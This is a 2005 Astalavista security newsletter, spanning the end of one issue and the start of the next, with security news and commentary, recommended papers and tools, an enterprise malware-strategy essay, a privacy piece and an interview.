I especially enjoy the way Novell started catching up in the latest years, especially with their new open-source philosophy, even with an emphasis on security. I'm more than impatient to see what new is to come.

Listen to the following 30MB mp3 directly from Novell's point of view :

http://www.astalavista.com/?section=dir&act=dnd&id=3695

[MICROSOFT DENIES BLACKMAIL ACCUSATIONS]

Microsoft has denied reports published in a Danish financial newspaper that chairman Bill Gates told Prime Minister Anders Fogh Rasmussen that his company would move 800 jobs from Denmark to the United States if the country did not support the European Union's Computer Implemented Inventions Directive (CIID).

This is not the first allegation of technology companies attempting to influence EU policy; in January 2005, the Polish Gazeta Wyborcza reported that subsidiaries of Siemens, Nokia, Philips, Ericsson and Alcatel sent a letter to the Polish prime minister outlining concerns about the patent directive and implying that they would reconsider their investments in the country if Poland continued to oppose the directive.

More information can be found at :

http://news.zdnet.co.uk/business/legal/0,39020651,39187947,00.htm

Astalavista's comments :

Just a comment - you want them to confirm?! I wouldn't like to be an

MS employee lossing his/her job in an open-source world anyway, and although it's a very sensitive topic, it's all about votes at the bottom line. Imagine a country in a coordinated push by major companies like the ones mentioned. They don't want to lose them as investors in the country, namely people getting fired or not employed at all.

Take your time and read the following comprehensive paper if you want to know more on the topic :

http://www.astalavista.com/?section=dir&act=dnd&id=3577

[AOL MAN PLEADS GUILTY TO SELLING 92M EMAIL ADDIES]

An ex-AOL employee has pleaded guilty to stealing 92m customer names and email addresses from the ISP's database. The 24-year old, Jason Smathers, sold the email addresses for $28,000. Smathers sold the names to Sean Dunaway who used the names to promote his offshore gambling site before selling them on to other spammers.

More information is available at :

http://www.theregister.co.uk/2005/02/07/aol_email_theft/

Astalavista's comments :

You don't need spam crawlers anymore but just an average secretary having access to a Fortune 500 companies' client list and contact details in order to be productive. Sounds familiar? For me insiders still represent one of the most serious and unsolved security issues ever. How can 24 years old Johny be productive when you prevent him from doing his job? Simple, who says Johny needs access to such a sensitive
database, who says Johny, still 24, probably an intern or who's been with the company since 2003, is a trusted employee, and what is a trusted employee anyway? Quite an open topic!

A couple of useful papers discussing the insider issue can be found at :

http://www.astalavista.com/?section=dir&act=dnd&id=192
http://www.astalavista.com/?section=dir&act=dnd&id=2704
http://www.astalavista.com/?section=dir&act=dnd&id=3547
http://www.astalavista.com/?section=dir&act=dnd&id=3369

[SYMANTEC HIT BY LARGE-SCALE FLAW]

According to security rival ISS, which unearthed the vulnerability, the problem lies with the DEC2EXE module in the Symantec Anti-Virus Library, a part of the virus detection engine that makes it possible to detect malware inside executable files compressed using the freeware UPX (Ultimate Packer for eXecuteables) format.

More information can be found at :

http://www.computerworld.com/securitytopics/security/holes/story/0,10801,99629,00.html

Astalavista's comments :

No one is invincible, even Symantec - the industry's leading computer and network security provider. Symantec has been on the scene

for quite a long time and when it comes to reliability my opinion is that they know what they're up to, proactively. Thankfully, it was security rival ISS to come up with this highly critical vulnerability and not l33th4x0r at hotmail dot com, while this opens up another topic - the one about ethics. Quite a good example that rivals are actively "working" on each other's products.

[COMPLAINT DROPPED AGAINST DDOS MAFIA]

Federal authorities in Los Angeles have dismissed a criminal complaint filed last August against four men accused of performing DDoS attacks for hire.

More information can be found at :

http://www.oreillynet.com/lpt/a/5609

Astalavista's comments :

Do the Federal authorities actually realize the impact of this dismissal as an incentive for other people to perform DDoS for hire? I doubt so, it will take a while before certain laws and their actual enforcement matures enough so it will be actually enforced. As it usually takes quite a lot of resources to prevent, block and, most importantly, trace the people behind these attacks, I'm sure quite a lot of technical experts and law enforcement agents are a bit pissed off at the decision. What about the victim itself?

[HACKERS SEE 3G AS PRIZE TARGET]

Despite more paranoia and stiffer security than ever, IP-based telecommunications servers are fast becoming the new 'holy grail' for the black hat hacking community, with a highly embarrassing intrusion at US based carrier T-Mobile the latest ugly incident.

According to evidence tendered before a grand jury in California, Nicholas Jacobsen is alleged to have compromised T-Mobile's internal computer systems in 2003 and gained access to sensitive details on 400 customers including sensitive information from the US Secret Service.

More information can be found at :

http://www.computerworld.com.au/index.php/id;1170957987;relcomp;1

Astalavista's comments :

Although IP based telecommunications servers are indeed a gold mine, crackers see every single networked system out there as a target. But when it comes to major communications providers, even financial institutions, those concerned about espionage government should give a hand, or enforce higher levels of security for systems processing such sensitive information.
Anyway, my mailserver processes sensitive information, I might be corresponding with a U.S Secret Service agent in plain-text. We might be even exchanging personal photos(no steganography here), and the whole

process goes through yet another mail server out there, again in plain-text.
The bigger the traffic load on the server, the higher the chance you'll(sooner
or later) spot either a celebrity or an about to be a naked celebrity :) Huge
embarrassment for T-Mobile and the people exposed. Actually have you ever thought that something like this could happen to you? Keep on reading :

http://www.wired.com/news/privacy/0,1848,66735,00.html

[GARTNER SLAMS MICROSOFT'S LACK OF A SECURITY STRATEGY]

Gartner researcher Neil MacDonald argues that Microsoft's Trustworthy Computing Initiative should focus on strengthening Windows so it no longer needs antivirus rather than competing with established antivirus vendors. Mr. MacDonald also criticizes Microsoft's decision to create Internet Explorer only for Windows XP as an attempt to compel Windows 2000 users to upgrade.

More information can be found at :

http://www.zdnet.com.au/news/security/0,2000061744,39181686,00.htm

Astalavista's comments :

Microsoft is actively trying to establish itself as a challenger for the anti-virus industry and the anti-spyware one, not by working on reliable
practices on how to improve the overall security of its software, but by directly competing with already established companies. Don't get me wrong,
the more competition the better the outcome, but in this situation MS's advantages are the reputation they establish instead of admitting the uncountable number of holes in each of their products and that they don't have a reliable, proactive strategy on these. But the end users' disadvantages start from actually trusting a built-in (watch out and see) recently born anti-virus solution or even a spyware one (detecting Firefox
as spyware). That's not to be trusted at all, as always it's a matter of convinience = insecurity.

03. Astalavista Recommends

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to
various white papers and tools covering many aspects of Information Security. These white papers are defined as a "must read" for everyone interested in deepening his/her knowledge in the Security field.
The section will keep on growing with every new issue. Your comments and suggestions about the section are welcome at security@astalavista.net

" COMPUTER LANGUAGES HISTORY "

A tree representing the history of computer languages.

http://www.astalavista.com/?section=dir&act=dnd&id=3570

" FIGHT CHAOS IRC GAME "

Fight Chaos IRC Game is a virtual one-to-one fighting and character improving environment controlled by FCBot in an IRC channel.
Nice work OkIDaN!

http://www.astalavista.com/?section=dir&act=dnd&id=3595

" WIRETAPPING THE INTERNET "

This paper describes the Advanced Packet Vault, a technology for creating such a record by collecting and securely storing all packets observed on a network, with scalable architecture intended to support network speeds in excess of 100 Mbps.

http://www.astalavista.com/?section=dir&act=dnd&id=3601

" PENETRATION TESTING IPSEC VPNS "

This article discusses a methodology to assess the security posture of an organization's Ipsec based VPN architecture.

http://www.astalavista.com/?section=dir&act=dnd&id=3620

" REGISTRYPROT 2.0 "

RegistryProt is a 100% free, standalone, compact, low-level realtime registry monitor and protector, that adds another dimension to Windows security and intrusion detection.

http://www.astalavista.com/?section=dir&act=dnd&id=3630

" THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE "

This chapter discusses the generic (or at least "typical") structure of advanced computer worms and the common strategies that computer worms use to invade new target systems.

http://www.astalavista.com/?section=dir&act=dnd&id=3628

" FL0W-S33KER.PL - OVERFLOW TRACKER + DEBUGGER "

Simple tool for tracking overflow. It uses GDB calls to get regiters addresses at overflow time.

http://www.astalavista.com/?section=dir&act=dnd&id=3587

" THE C CODE ANALYZER (CCA) "

The C Code Analyzer (CCA) is a static analysis tool for detecting potential security problems in C source code.

http://www.astalavista.com/?section=dir&act=dnd&id=3558

" HOLD YOUR SESSIONS : AN ATTACK ON JAVA SESSION-ID GENERATION "

HTTP session-id s take an important role in almost any web site today. This paper presents a cryptanalysis of Java Servlet 128-bit session-id s and an efficient practical prediction algorithm.

http://www.astalavista.com/?section=dir&act=dnd&id=3643

" SPOOFSTICK IE "

What is SpoofStick? SpoofStick is a simple browser extension that helps users detect spoofed (fake) websites.

http://www.astalavista.com/?section=dir&act=dnd&id=3653

04. Astalavista.net Advanced Member Portal - Last chance to get a lifetime membership!

Last chance to get a lifetime membership - until the end of March there will be no longer lifetime memberships available. Get yours and become part of the community, not only for the rest of your life, but also in a cost-effective way. Join us!

http://www.astalavista.net/new/join.php

What is Astalavista.net all about?

Astalavista.net is a global and highly respected
Security Portal, offering an enormous database of very well-sorted and categorized Information Security resources - files, tools, white papers, e-books and many more. At your disposal are also thousands of working proxies, wargames servers where you can try your skills and discuss the alternatives with the rest of the members.
Most importantly, the daily updates of the portal make it a valuable and up-to-date resource for all of your computer and network security needs. This is a lifetime investment.

Among the many other features of the portal are :

- Over 3.5 GByte of Security Related data, daily updates and always working links.
- Access to thousands of anonymous proxies from all
over the world, daily updates
- Security Forums Community where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several WarGames servers waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

05. Site of the month

---

http://www.linuxlinks.com/

Think Linux!

06. Tool of the month

The "Google Hack" Honeypot

GHH is the reaction to a new type of malicious web traffic: search engine hackers. GHH is a “Google Hack” honeypot. It is designed to

provide reconaissance against attackers that use search engines as a hacking tool against your resources. GHH implements honeypot theory to provide additional security to your web presence.

http://www.astalavista.com/?section=dir&act=dnd&id=3640

07. Paper of the month

Why Open Source Software / Free Software ?

A must read!

http://www.astalavista.com/?section=dir&act=dnd&id=3577

08. Geeky photo of the month - "Richie Rich"

Every month we receive great submissions to our Geeky Photos gallery. In this issue we've decided to start featuring the best ones in terms of uniqueness and IT spirit.

"Richie Rich" can be found at:

http://www.astalavista.com/images/content/richnerdpc.jpg

09. Free Security Consultation

Have you ever had a Security related question but you weren't sure where to direct it to? This is what the "Free Security Consultation" section was
created for. Due to the high number of Security-related e-mails we keep getting on a daily basis, we have decided to initiate a service, free of charge.
Whenever you have a Security related question, you are advised to direct it
to us, and within 48 hours you will receive a qualified response from one of our Security experts. The questions we consider most interesting and useful will be published at the section. Neither your e-mail, nor your name will be disclosed.

Direct all of your Security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond as soon as possible and provide you with an accurate answer to your questions.

Question: Hi, Astalavista folks. Superb newsletter! I wanted to ask you something concerning the recent IE dumping initiatives and the popularity that, at least what the analysts say, FireFox is getting. Correct me if I'm wrong but as far as FireFox is concerned, prior to all these campaigns, I've started seeing
---

Answer: Thanks! At Astalavista we have also been actively involved in these
campaigns promoting that you'd better switch to a more secure browser alternative like FireFox than Internet Explorer, but in the short-term.

In the long-term, as you've already started seeing, FireFox is also starting to become a target of both malicious attackers and security researchers. There's no simple answer on which one is more secure, but FireFox is a way too reliable compared to IE, reffered as the Swiss Cheese in the software world; and it's because of the fact that it's targeted a lot, some bugs are too weak to be true given the reputation MS is trying to establish. FireFox bugs also get fixed much quicker than IE ones - something that plays an important role. And you wouldn't be actually stuck waiting for mighty MS to release a patch. But in the long-term, I'm sure you'll start using a browser you've never thought you're about to use these days.

Question: Hi guys! I've been visting your site since its early days and it has always been a great resource to me. During the last couple of years
me and I guess everyone taking a look at statistics, have seen an enormous
increase in the levels of (reported) intrusions, as well as the recent years' flood of worms. Is it getting worse on the security front or it's just my impression?

Answer: Basically, these are just a few of the effects of globalization. Every year there are millions of people in different countries joining the Internet. Then everything begins from the very beginning - people
get interested in hacking. Some start to enjoy it and decide to practise it
for the rest of their lifes, while others start emphasizing on security. Take a look at the great number of vulnerabilities reported - we've seen various
contributions
from software vulnerability researchers from all
over the world. More and more people start realizing that, indeed, their programming skills can also be used for software vulnerabilities discovery.
Another aspect I can mention is the increased bandwidth a single end user has at his/her disposal these days. With such a high speed it takes less than a couple of hundred zombie PCs to shut down a small network, and although
end users can't live with their high-speed connections, they should, at least,
start securing them for the sake of not being part of another worldwide DDoS attack.

Question: I hate feeling that I'm watched. I was recently reading a couple
of news stories and I was wondering what do you think - did the FBI really
shut down their Carnivore system, and why, so they can start using Google?

Answer: Some may call you a "privacy extremist", but I'll call you a concerned
citizen asking the right questions, especially about Google. We get privacy related questions all the time, and we've started getting them prior to

building awareness about the issue in terms of documents and tools on how to
react on the problem at Astalavista's web site. I believe that the FBI indeed
retired their Carnivore program simply because it wasn't suitable enough to
handle the enormous loads of traffic I've mentioned in the answer above, plus
the increased use of VoIP technologies, which is something the U.S government
(and others of course) are actively trying to get their hands on these days.
Total Information Awareness and other programs whose names we'll find out in
the years to come are definitely on the look for potential terrorists, and
whatever the people behind the program define as a potentially dangerous
individual. Google is still keeping it pretty quiet, but isn't that what
intelligence is all about?

10. Astalavista Security Toolbox DVD v2.0 - what's inside?

Astalavista's Security Toolbox DVD v2.0 is considered
the largest and most comprehensive Information Security archive available offline.
As always, we are committed to providing you with a suitable resource for all your security and hacking interests in an interactive way!

The content of the Security Toolbox DVD has been
carefully selected, so that you will only browse through quality
information and tools. No matter whether you are a computer
enthusiast, a computer geek, a newbie looking for information on
"how to hack", or an IT Security professional looking for quality
and up to date information for offline use or just for convenience,
we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=3

11. Enterprise Security Issues

In today's world of high speed communications, of
companies completely relying on the Internet for conducting
business and increasing profitability, we have decided that there
should be a special section for corporate security, where advanced
and highly interesting topics will be discussed in order to provide
that audience with what they are looking for - knowledge!

- Malware and our organization - what are we missing? -

Malware that used to be script kiddies' or newbies' best friends a couple of years ago are now fast-spreading, vulnerability exploiting or mass mailing worms, scanning each and every computer out there with the ultimate goal to get it infected and keep disseminating themselves.

The purpose of this article is to briefly summarize various issues
related to an organization's response to the growing and changing

trends on the malware scene. Hopefully, it would give more insights of the managerial teams behind it, where the ultimate goal would be meeting tight budgets and significantly limiting the malware entering the organization's network.

How do organizations fight malware these days? Naturally, server and desktop
anti-virus solutions are concerned, while the more adaptive companies go beyond and even implement IDSs or innovative managerial strategies to deal
with the problem. Where are you as an organization or business entity in this process?

Anti-Virus scanners are indeed a must-have both for a multibilion organization and for the average Internet user who wants to take advantage of Internet downloads and visiting web sites. However, there's a common myth that's obviously not actively advertised, namely that server or desktop anti-virus scanners need to be regularly updated and that they cannot detect the malware I just came up a couple of hours ago, targeting especially your organization's structure or the vulnerable part of the - your staff members, the several unpatched machines left around, or everyone somehow connecting to your network to do their job.

Even major Fortune 100 companies suffer from virus attacks, data disruption and business processes delays, which can be pretty costly sometimes. There's something else to point out here - it's the productivity of your work force, the so called mobile users, your B2B partners, and everyone somehow having access to your external/internal network. That productivity leads to many and various potential malware infections, dissemination techniques and often underestimated entry points in your organization.

Businesses don't care about different anti-virus evasion techniques. They care about the continuity of the business process while taking advantage of the latest IT and E-business innovations. Namely they want a clear ROI,
something that cannot be really measured although there've been quite a lot of ROSI(Return on Security Investment) researches lately. On the other
hand, security staff professionals are having hard time trying to justify yet
another complicated security budget, using desperate stategies such as cyberterrorism (terribly wrong) in order to persuade the management.

That is why the majority of organizations go for companies that provide 100% security(you wish!), making it even worse, simply because you cannot achieve 100%, no matter what. Live with that and try to achive the ultimate
99%! The 1% left is the uncertainty you work with while making each of your
investments. So what to do about it? Make sure your
security professionals have or at least gain basic knowledge of today's business processes, so that they would try to be more adaptive before recommending the next couple of thousands commercial IDS solutions. When it comes to creativity and enterprise wide malware protection, they're the ones you should be asking about advice, and not a company's sales representative. Basically, they're your consultants, aren't they?

A reliable security strategy consists of both technical and human related

security measures that are reviewed every month to ensure they meet today's changing malware and security trends. Although your organization is still in between kids experiementing and launching worms in the wild, the majority of serious malware is dominated by today's crime rings both offline and online. Rethink your strategies starting with the following :

Who's our weakest link?

Don't think that end users' education reffers to everyone. The way there're different types of malware, there are also different types of individuals, joining the company at different times, having varying levels of computer and security knowledge. What is to note is that they will probably get e newly created mailbox, yet another entry point. You might have Denise, an active Internet user for the past 5/6 years. She's seen a lot,she has experienced several HDD crashes, virus infections;she has even had her Internet connection upgraded a couple of times. On the other hand, you have Johny, who's nothing more than an active chatter and Googler. Namely he's used to taking advantage of ADSL, streaming media and the rest of the goodies, while he still takes every email (spam,malware,phishing) he receives personally. He doesn't use SSL so he can login as fast as possible and still think "I have nothing of value to hackers". The differences in these individuals require different approaches for their education. The "new-comer" is usually exposed to the entire multitude of today's worms, while the old user would definitely spot the most obvious ones. A newly created mailbox caught by a malware or a spammer is going to be "treated" in a very different way compared to these they already have somewhere in their databases. Age-old malware techniques still find ways to target especially the fresh mailboxes. Password-protected zip files represent a threat to any organization, why? Because they cannot be scanned. I especially "enjoyed" a recent password protected 0-day malware I got and the fact that the author made sure the password is secure enough to be bruteforced even for a .zip archive. Know who's aware and who's not, measure, implement and then evaluate and make changes to you educational approach. A great deal of recent and past viruse screenshots can be found at the following URL courtesy of F-Secure.
These could be very handy when presenting different types of malware in your security awareness course and aiming to show some real-life images of a specific malware :

http://www.astalavista.com/?section=dir&act=dnd&id=3748

Early Warning Systems

EWSs doesn't have to mean purchasing a worms' catching or vulnerabilities' updated databases. These might actually be regularly updated by some of the product vendors for your current solutions. The best EWS happens to be again your security professionals. Waiting for a patch

to be released and having even a couple of systems unpatched, combined with
today's ultra fast spreading malware, will result in the worms finding them by
the time you manage to scan your entire infrastructure. Don't let yourself be
stuck by the time your vendor updates signatures or vulnerabilities database
and don't get fooled by services offering you such services. It's all a matter
of vigilance, and if well motivated and financially supported, your workforce
could implement a very handy in-house EWS. Do you want to know who's attacking you?
Although this might seems a bit of an obvious question, it should be noted
that attackers definitely don't use their own hosts to dirrectly attack yours.
Namely, all you'll end up having is information and whose network out there is
most insecure and has worms infected pcs, and which country is most actively
contributing to the dissemination of malware.

Consider Microsoft's recent confirmation that the patch released two months ago addressing Windows Media Player's .wmp files files vulnerability
to spread malware is NOT working.

http://www.eweek.com/article2/0,1759,1771220,00.asp?kc=EWRSS03129TX1K0000614

There're often situations where a very practical non patch and not commercial
solution is just around the corner. Using freeware tools, Internet communities'
distributed IDSs and spyware monitoring web sites, plus a couple of file types extensions tweaks and in-house spam filtering techniques will reduce,
if not completely eliminate, 98% of all known malware. The rest should be dealt
with by looking for patterns, and responding to an ongoing threat on a network-wide basis. Namely assure that every pc connected to the network is secure by default.

Internal trends analysis

Knowing how your users use your network, which are the most visited web sites, most
received and sent file types will definitely assist you when working out the
network(firewalls, ACLs) and human-based security measures to be implemented.
Based on the information known, static, both host and ip based lists of trusted
web sites like cnn.com, finance.yahoo.com etc could be build up, while blocking
Active Content on the majority of unknown or considered untrusted web sites.

Although this topic is out of reach for the purpose of this article, we always
assume that cnn.com and finance.yahoo.com could never spread malicious content,
but that Geocities and other non-resolvable web sites represent a threat to the
company, as well as that our DNS infrastructure is working perfectly fine.
The more you know about your work force's habits, the easier it would be for you
to tailor the company's malware policy towards them.

This article briefly provided a company's management with various insights on how to improve their current malware strategies. Hopefully, it will be taken into account while making security investments, approving
security budgets and providing security staff members with incentives, which do not necessarily have to be monetary. In future issues of Astalavista Security Newsletter, we'll be covering the threats possed by the mobile workforce.

12. Home Users' Security Issues

Due to the high number of e-mails we keep getting from
novice users, we have decided that it would be a very good idea to
provide them with their very special section, discussing various aspects
of Information Security in an easily understandable way, while, on
the other hand, improve their current level of knowledge.

- 2005 - are we heading straight to 1984? -

It is somehow ironic how back in 1949 George Orwell envisioned the total surveillance society in 1984, and while it partly happened in a number of communist ruled countries, today's Internet, ADSL connections, mobile phones
video streaming and pictures sharing etc. is KGB's dream comes true!

After the 9/11 attacks the intelligence community(both big players and local
governments) shifted - now they have the excuse and most of all the public
support we all directly or indirectly provided them with, starting with the idea to
feel safe from future terrorist attacks - what were we thinking?

Why should you care?

Whenever using a cash-machine, you do your best to ensure your privacy, when you're in a dressing room, or when chatting or sending sensitive information like personal or company documents, pictures and other multimedia,
this is where the main problem is - the Internet is thought to be an anonymous
method of communication where you could hide behind a nickname or an email
address, while the truth is that it isn't. The same goes about your mobile phone conversations, even worse - your VoiP ones, too.

These days there's too much personal data collected. Doesn't it bother you
to know that Google keeps track of each of your searches(associated with your
old or new cookie) up to 2038? Doesn't it bother you to know that even though emails
are deleted from Gmail, they're actually retained for unknown period of time
(reading Gmails Privacy Policies)? Huge companies storing large amounts of personal
data like ChoicePoint are often victims of attacks. Can you trust them to handle
it properly?

Right now, over the Internet and over any telecommunications network there are
huge efforts for the interception of what is believed to be traffic of interest,
or the entire traffic flow based on certain criteria.

Don't accept the feeling of security when it actually threatens your privacy, because
privacy shouldn't be sacrificed for security, and just because you aren't doing
anything illegal (which is a pretty contradictive statement in today's globalized
world) doesn't mean you shouldn't care how your personal information is treated.

We're all members of our society when our society takes care of us, or we're in
favour of its (thought to be) socially oriented activities. But all disregard or start
having concerns about it when it doesn't meet our expectations, then we feel somehow
abused and hopefully want to make a change, while not turning into a privacy paranoid.
Anyway, healthy scepticism is always your best friend.

What to do about it?

Encrypt, encrypt, encrypt, avoid plain-text communications, know how the
local government is "taking care" of your security with respect to your privacy, spread
the word!

It's pretty simple - the more you know about technology, the more you care about
privacy; the more you know about databases, advertising and intelligence, the more
motivated to make other people aware.

Read privacy policies, educate yourself, cookies that expire in 2038 are
definitely not your friends when you live at Google. And never forget that
there's never "free lunch"! If yes, where's my lunch?

Further privacy oriented papers and tools can be located at :

http://www.astalavista.com/?section=dir&cmd=file&id=3677

http://www.astalavista.com/index.php?section=dir&cmd=file&id=2323
http://www.astalavista.com/index.php?section=dir&cmd=file&id=1509
http://www.astalavista.com/index.php?section=dir&cmd=file&id=2891
http://www.astalavista.com/index.php?page=96
http://www.astalavista.com/index.php?section=dir&cmd=file&id=1376
http://www.astalavista.com/?section=dir&cmd=file&id=3723
http://www.astalavista.com/index.php?section=dir&cmd=file&id=3692

http://www.eff.org/
http://www.epic.org/

Educate yourself, don't be naive, know who you can really trust, speak for yourself and support free speech or turn yourslef into yet "Another Brick in The Wall" where BigBrother is at both sides of the wall.

13. Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed Björn Andreasson from http://www.warindustries.com/

Your comments are welcome at security@astalavista.net

Interview with Björn Andreasson,
http://www.warindustries.com/

Astalavista : Hi Björn, would you please introducte yourself and share some more
information about your background in the security world?

Björn : My name is Björn "phonic" Andreasson and I live in Sweden, I'm turning 22
this year. I've been a part of the so called "underground" since the age of 14
which gives a total of 8 years. I got my first computer at the age of 13 and I
quickly got involved in Warez as my uncle showed me some basic stuff about the
internet. After a while I realised Warez websites was "uncool" because of all
the popups, porn ads, only trying to get as many clicks on your ads as possible to earn enough money to cover your phone bill. So, there I was viewing the Fringe of the web (www.webfringe.com) and I found all those wonderful h/p/v/c/a websites, which caught my eye. I knew I could do better than most of these guys as I had a lot of experience from the Warez scene -
I knew how to attract visitors quickly. The first version of War Industries I
belive was a total ripoff from Warforge.com as I didn't know better at the age
of 15/16, I quickly understood this wasn't the way to do it so I made my first
version of the War Industries and I might add it looked VERY ugly as I recall it:)

From there I have had several designers making new versions, trying to improve it and I belive we've acheived that goal now. It should be mentioned that
during 2000 and 2003 War Industries was put on ice as I couldn't cover the
expenses so it was only me and a friend keeping the
name alive until 2003 when I relaunched the website and turned it into what it is today
(Badass). I've also been a part of the Progenic.com crew as well.
As Blackcode.com crew, it was practicly my work that made BC famous because I sent a shitload of hits to it back in '99 when WarIndustries received
4,000 unique hits on a daily basis. I also owned www.icqwar.com which held only ICQ
war tools, some of my own creation, very basic but handy. The site had 3,000
unique hits on a daily basis after only one week online. After four weeks I got a letter from AOL to give me the domain name or being sued. What could I do? 16 years old, of course, I gave it away!
Well that's pretty much my story.

Astalavista : WarIndustries.com has been around since 1998, nice to see that it's still alive.
What is the site's mission, is it hacking or security
oriented? Shall we expect some quality stuff to be released in the future, too?

Björn : WarIndustries can't really be placed anywhere. It's either black, gray or
white hat. I'd say we're a mix with a touch of them all. Our focus is to enlighten people in the means of programming, getting them to know google as
their best friend. We've released a couple of video tutorials wich are very popular because they make things so easy. We're going to release a couple of new ones soon, as soon as we get around to it as most of us got jobs
and other stuff to attend to. Don't miss out on our brand new T-shirts coming
up in a month! If you're something, you've got to have one of those!

Astalavista : What do you think has changed during all these years? Give a comparison
between the scene back in 1998 as you knew it and today's global security industry, and is there a scene to talk about?

Björn : I'd say people are a way more enlightened today. Back in '98 you could pretty
much do anything you liked without getting caught. Today you can't even download Warez without getting problems. I'd say there's a scene but very different from the oldschool I know. I am trying not to get involved and I have my own
way. Maybe that's why WarIndustries is so popular.

Astalavista : Is Google evil, or let's put it this way, how can Google be evil? Why
would Google want to be evil and what can we do about it if it starts getting too evil?

Björn : Google is not evil, Google is your best friend!

Astalavista : Give your comments on Microsoft's security ambitions given the fact
that they've recently started competing in the anti-virus industry. They even
introduced anti-spyware application - all this comming from MS?

Björn : If it wasn't for Microsoft, there wouldn't be viruses so I'm blaiming
them for writing crap software. Why do they always leave a project unfinished
and start another one? I mean Windows XP is working fine, why Longhorn? Why can't
they make XP totally secure, like OpenBSD, there hasn't been a remote root exploit for
many years as of what I've heard? That's security! If I didn't know better, I'd
say MS is writing low-quality software so they can get
into the Anti-virus scene and make even more profits!

Astalavista : Recently, the EU has been actively debating software patents. Share
your thoughts on this and the future of open-source software?

Björn : I can't make up my mind when it comes to Open/Closed source.There's
benefits from both sides. Open source is fixed much quicker but also discovered
way more often than closed. This is my opinion.

Astalavista : In conclusion, I would really appreciate if you share your comments
about the Astalavista.com site and, particularly, about our security newsletter?

Björn : Actually, I haven't checked out Astalavista that much. I have known it for many
years but I never got around. I promise I'll check it out!

Astalavista : Thanks for your time Björn!

14. Security Sites Review

The idea of this section is to provide you with reviews
of various highly interesting and useful security or
general IT related web sites. Before we recommend a site, we
make sure that it provides its visitors with quality and a
unique content.

-
Bleedingsnort.com
-
http://www.Bleedingsnort.com/

Bleeding snort is a regularly updated web site providing various Snort related
Rulesets, recommended!

-
Benedelman.org

-
http://www.Benedelman.org/

Benjamin Edelman's web site, outstanding research on spyware and Internet filtering
efforts by governments worldwide, plus many more.

-
Majorgeeks.com
-

http://www.Majorgeeks.com/

"Major Geeks.com- Feel the Geek.. BE the Geek!"

-
Networksecuritytech.com
-

http://www.Networksecuritytech.com

Network Security Forums - What do you want to know today?

-
Blackhat.be
-

http://www.Blackhat.be/

Crewl underground madness (cum) is a belgian group of computer enthousiasts specialized
in network (in)security, hacking, coding and phreaking.

15. Final Words

Dear readers,

Thank you for the invaluable feedback, for all the great comments as well as for the
remarks, and,of course,for
spreading the word for our newsletter.

We're actively working on a couple of new weekly updated sections at Astalavista.com
They will be online within the next several weeks with the idea to provide you with
qualified security content.

Until then, keep on exploring because knowledge means power!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 15 - 30 March 2005
http://www.astalavista.com/
security@astalavista.net

[01] **Introduction**

Dear readers,

Welcome to the 15th issue of Astalavista Security Newsletter!

It has been a year and a half since we started this newsletter with the idea to raise your security awareness and provide you with an entertaining way of learning about the latest security events and trends. Now we have the confidence to claim that our efforts have been more than successful.

Stay tuned, folks, many new events are waiting for you!

In Issue 15 you will read **an interview with Bruce, an organizer of the DallasCon event,** you will go through two articles, namely, '**P2P networks – unaware employees, security threats and your organization in between'** and **'Help, my boss is spying on me! '** and, hopefully, add a couple of more useful sites to your bookmarks.

Something else to note is that the **Top 20 Featured Papers** and the **Top 20 Featured Tools** sections at Astalavista.com have been updated; during April we will pay serious attention to updating this on a weekly basis.

As always, we appreciate your feedback, so, please, feel free to contact us and express your thoughs about the Astalavista.com site and our security newsletter! Your opinion will always be respected – positive or negative.

Astalavista Security Newsletter is constantly mirrored at :

http://www.packetstormsecurity.org/groups/astalavista/
http://www.securitydocs.com/astalavista_newsletter/

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

[02] **Security News**

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[**ANTIVIRUS COMPANIES REPORT FIRST MOBILE MESSAGING WORM**]

The first mobile phone virus that spreads using the popular **Mobile Messaging Service (MMS)** is circulating among mobile phone users with Symbian Series 60 mobile phones, antivirus companies have warned.

Antivirus vendors first spotted the new virus, dubbed **CommWarrior.A**, yesterday. When opened, it places copies of itself on vulnerable mobile phones and uses the phone's address book to send copies of itself to the owner's contacts using MMS. Antivirus experts believe **CommWarrior**, which has been spreading slowly among cell phone users since January, is not a serious threat. However, the virus could herald a new age of malicious and fast-spreading cell phone threats, according to **Mikko Hypponen**, director of antivirus research at **F-Secure Corp**.

More information can be found at :

http://www.computerworld.com/securitytopics/security/story/0,10801,100256,00.html

An analysis of the worm can be found at F-Secure's site :

http://www.f-secure.com/v-descs/commwarrior.shtml

Astalavista's comments :

Yet another breakthough on the developing mobile malware scene. During the month a group of researchers constructed a Building a BlueSniper Rifle and published instructions on how to build it. It has the capacity to operate from distances reaching one mile and it's a sniper :--) What's to note is the absolut silence from the vendors' side. T-Mobile got brutally hacked but reading several reports and articles from various news agencies, it seems that the end users are intrested in becoming customers of providers who are getting hacked so badly. What for? If they're all inspired of becoming famous for having their phones hacked, let me tell you – you're already a "celebrity" in the underground with all the spyware and bots that you have running on your PCs right now!

[**DUO CHARGED OVER DDOS FOR HIRE SCAM**]

The FBI last week arrested a **17 year-old** and a Michigan man over suspected involvement in a denial of service for hire racket. The duo allegedly orchestrated an October 2004 attack against a New Jersey company that sells sporting goods over the internet. Jersey-joe.com suffered the loss of "hundreds of thousands of dollars" of business as the result of the disruption caused by the attack, according to a

statement by investigators.

More information can be found at :

